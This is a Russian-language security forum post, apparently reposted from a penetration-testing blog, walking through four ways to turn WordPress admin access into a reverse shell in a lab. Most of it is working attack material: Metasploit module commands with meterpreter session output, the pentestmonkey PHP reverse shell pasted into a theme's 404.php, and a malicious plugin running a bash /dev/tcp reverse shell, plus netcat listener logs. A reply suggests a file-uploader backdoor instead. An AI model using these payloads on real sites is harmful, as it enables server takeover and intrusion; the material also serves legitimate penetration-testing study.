



Ru

[Forums](#) > [Общий раздел](#) > [Свободное общение](#)

## Гостевая статья WordPress: Reverse Shell

Zer0must2b · Feb 17, 2020 · [reverse shell](#) [wordpress](#)

[Reply](#)[Watch](#)

Feb 17, 2020 · Replies: 3



Этот пост связан с тестированием безопасности WordPress для определения возможности использования WordPress путем компрометации консоли администратора.

### Содержание

- Metasploit Framework
- Внедрение вредоносного кода в WP\_Theme
- Загрузить уязвимую WP\_Pulgin
- Внедрить вредоносный плагин

#### Требование:


Хост-машина: WordPress

Злоумышленник: Kali Linux

Учетные данные WordPress: admin: admin (в нашем случае)

#### Давайте начнем!!

Как вы можете заметить, у меня есть доступ к консоли администратора WordPress через веб-браузер, для получения веб-оболочки нам необходимо использовать эту CMS. Существует несколько способов использования WordPress, давайте перейдем к некоторым операциям.



## Metasploit Framework

Самый первый метод, который у нас есть, - это Metasploit. Этот модуль принимает имя пользователя и пароль администратора, входит в административную панель и загружает полезные данные, упакованные в виде плагина WordPress. Поскольку это аутентифицированное выполнение кода по проекту, он должен работать на всех версиях WordPress и, как результат, он даст сеанс meterpreter веб-сервера.

Code:

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
msf exploit(wp_admin_shell_upload) > set USERNAME admin
msf exploit(wp_admin_shell_upload) > set PASSWORD admin
msf exploit(wp_admin_shell_upload) > set targeturi /wordpress
msf exploit(wp_admin_shell_upload) > exploit
```

Это срабатывает, и вы можете видеть, что у нас было обратное соединение с веб-сервером через сеанс meterpreter.

```
msf5 > use exploit/unix/webapp/wp_admin_shell_upload ↵
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wordpress/wp-content/plugins/nwMjSVvCJM/ICEteA
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:58736)
[+] Deleted ICEteAcTCZ.php
[+] Deleted nwMjSVvCJM.php
[+] Deleted ../nwMjSVvCJM


meterpreter > █
```

## Внедрение вредоносного кода в WP\_Theme


Есть также вторая техника, которая позволяет вам создавать оболочки веб-сервера. Если у вас есть имя пользователя и пароль для администратора, войдите в панель администратора и внедрите вредоносный код PHP в качестве темы WordPress.




Войдите в WP\_dashboard и откройте вкладку appearance.



Теперь перейдите к теме twenty fifteen и выбрав шаблон в 404.php



Вы видите текстовую область для редактирования шаблона, введите свой вредоносный php-код здесь, чтобы получить обратное соединение с веб-сервером.



## Edit Themes

### Twenty Fifteen: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty_Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">

        <section class="error-404 not-found">
```



Чтобы продолжить, мы использовали обратную оболочку PHP (By Penetstmonkey). А затем мы скопировали вышеупомянутый php-reverse-shell и вставили его в шаблон WordPress 404.php, как показано на рисунке ниже. Мы изменили IP-адрес на наш текущий IP-адрес и ввели любой порт, который вы хотите, и запустили прослушиватель netcat для получения обратного соединения.

## Edit Themes

### Twenty Fifteen: 404 Template (404.php)

```
//  
// Limitations  
// -----  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will  
// Some compile-time options are needed for daemonisation (like pcntl, pos  
//  
// Usage  
// -----  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.1.106'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later  
//  
  
// pcntl_fork is hardly ever available, but will allow us to daemonise  
// our php process and avoid zombies. Worth a try...  
if (function_exists('pcntl_fork')) {  
    // Fork and have the parent process exit  
    $pid = pcntl_fork();
```

Documentation:

Обновите файл и просмотрите следующий URL, чтобы запустить введенный код php.

<http://192.168.1.101/wordpress/wp-content/themes/twentyfifteen/404.php>

Codeby services ▼

К krlaboratories



У вас будет сеанс после выполнения файла 404.php. Для доступа к netcat используйте следующую команду:



```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 50880
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 1
 22:46:53 up 17 min,  0 users,  load average: 0.04, 0.04, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

## Загрузить уязвимый WP\_Plugin

Некоторым пользователям при входе в систему не предоставляется доступ для записи для внесения изменений в тему WordPress, поэтому мы выбираем «Внедрить WP Plugin вредонос» в качестве альтернативы стратегии получения веб-оболочки.

Таким образом, получив доступ к панели управления WordPress, вы можете попытаться установить вредоносный плагин. Здесь я уже скачал уязвимый плагин из exploit db.

Нажмите [здесь](#), чтобы скачать плагин для практики.

EDB-ID: 36374

CVE: 2015-03-08

Author: CRASHBANDICOT

Type: WEBAPPS

EDB Verified: ✓

Exploit: ⬇ / {}

Platform: PHP

Date: 2015-03-08

**Vulnerable App:** [Download Icon]


**Become a Certified Penetration Tester**

Enroll in [Advanced Web Attacks and Exploitation](#), the course required to become an Offensive Security Web Expert (OSWE)


[GET CERTIFIED](#)

Так как у нас есть zip-файл, и теперь пришло время загрузить плагин.


Dashboard > plugins > upload plugin



Просмотрите загруженный файл как показано.



Как только пакет будет успешно установлен, нам нужно активировать плагин.



Когда все хорошо настроено, тогда приступайте к эксплуатации. Так как мы установили уязвимый плагин с именем «reflex-gallery», и его легко использовать.

Вы воспользуетесь этой уязвимостью в среде Metasploit, загрузите модуль и выполните следующую команду:

Code:

```
use exploit/unix/webapp/wp_slideshowgallery_upload
set rhosts 192.168.1.101
set targeturi /wordpress
exploit
```

Поскольку вышеупомянутые команды будут выполнены, у вас будет получен сеанс meterpreter. Как показано в этой статье, существует несколько способов использования веб-сайта на платформе WordPress.

```
msf5 > use exploit/unix/webapp/wp_reflexgallery_file_upload ↵
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > set targeturi /wordpress
targeturi => /wordpress
msf5 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit

[*] Started reverse TCP handler on 192.168.1.106:4444
[+] Our payload is at: UCmmvcxfXSBjZRS.php. Calling payload...
[*] Calling payload...
[*] Sending stage (38247 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.106:4444 -> 192.168.1.101:34352) at 20
[+] Deleted UCmmvcxfXSBjZRS.php

meterpreter > █
```

## Внедрить вредоносный плагин

Как вы видели выше, мы загрузили уязвимый плагин, с доступным эксплойтом. Но на этот раз мы собираемся внедрить наш сгенерированный вредоносный плагин для получения обратной оболочки.

Это довольно просто, поскольку мы сохранили вредоносный код для обратной оболочки внутри php-файла с именем «revshell.php» и сжали файл в формате zip.

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.0.1/8080 0>&1'")

root@kali:~# cat revshell.php
<?php

/**
 * Plugin Name: Wordpress Reverse Shell
 * Author: Raj Chandel
 */

exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.106/4567 0>&1'");
?>

root@kali:~# █
```

Повторите тот же шаг, что и выше, для загрузки файла плагина «revshell.zip» и запустите прослушиватель netcat, чтобы получить обратное соединение с целевой машиной.

## Add Plugins

[Upload Plugin](#)

If you have a plugin in a .zip format, you may install it by uploading it here.

[Browse...](#)

revshell.zip

[Install Now](#)

Как только пакет будет успешно установлен, нам нужно активировать плагин.

[WordPress 5.2.2](#) is available! [Please update now.](#)

## Installing Plugin from uploaded file: revshell.zip

Unpacking the package...

Installing the plugin...

Plugin installed successfully.

[Activate Plugin](#)[Return to Plugin Installer](#)


Как только вы активируете плагин, он будет через обратное соединение как сеанс netcat.

```
root@kali:~# nc -lvp 4567
listening on [any] 4567 ...
192.168.1.101: inverse host lookup failed: Unknown host
connect to [192.168.1.106] from (UNKNOWN) [192.168.1.101] 58030
bash: cannot set terminal process group (1182): Inappropriate ioctl for device
bash: no job control in this shell
www-data@LazySysAdmin:/var/www/html/wordpress/wp-admin$
```

Источник: WordPress: Reverse Shell



Форум информационной безопасности - Codeby.net would like your permission to enable push notifications.



**Zer0must2b** Well-known member

Green Team

Messages: 306 · Reaction score: 140

**Sombraero**

Green Team

Sep 23, 2019  
 67  
 4  
 BIT 0

Feb 19, 2020

#2

Да на фиг там reverse-shell ? Лишние заморочки . Добавь в тему uploader form и готово .


Опять же для чего устанавливать уязвимый плагин , если есть возможность поставить какой-нибудь файловый редактор из официального репозитория ?

Report

Like

Quote

Reply

**Alex Sorrow**

Member

Nov 15, 2020  
 5  
 0  
 BIT 0

Nov 23, 2020

#3


Вопрос как получить доступ к админке 🙄

Report

Like

Quote

Reply

**Unnamed**

One Level

Mar 7, 2019  
 53  
 8  
 BIT 0

Jan 24, 2021

#4

Присоединяюсь

Report

Like

Quote

Reply

We're on social:



**Начать игру!**

K

Write your reply...

 Attach files

[← Post reply](#)

Share:     

Forums > Общий раздел > **Свободное общение**

## Codeby Dark

English (US)

## Contact us

## Terms and rules

## Privacy policy

## Help

## Home



Community platform by XenForo® © 2010-2024 XenForo Ltd.

Parts of this site powered by XenForo add-ons from DragonByte™ ©2011-2024 DragonByte Technologies Ltd. (Details)

XenPorta 2 PRO © Jason Axelrod of 8WAYRUN